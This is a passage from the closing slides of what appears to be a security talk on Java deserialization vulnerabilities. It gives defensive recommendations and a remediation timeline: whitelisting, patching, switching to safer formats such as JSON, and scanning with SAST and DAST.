    - Scan your own whitelisted code for potential gadgets
    - Still be aware of DoS scenarios
- If possible use a SecurityManager as defense-in-depth

Apply What You Have Learned Today

- **Next week** you should:
  - Identify your critical applications' exposure to untrusted data that gets deserialised
    - SAST might help here if codebase is big
  - For already reported vulnerable products, ensure to apply patches
    - Configure applications with whitelists where possible
- **In the first three months** following this presentation you should:
  - If possible switch the deserialization to other formats (JSON, etc.), or
  - Use defensive deserialization with a strict whitelist
- **Within six months** you should:
  - Use DAST to actively scan for deserialization vulnerabilities as part of your process
  - Apply SAST techniques to search for attacker-helping gadgets
  - Extend this analysis also to non-critical applications

Q & A / Thank You !

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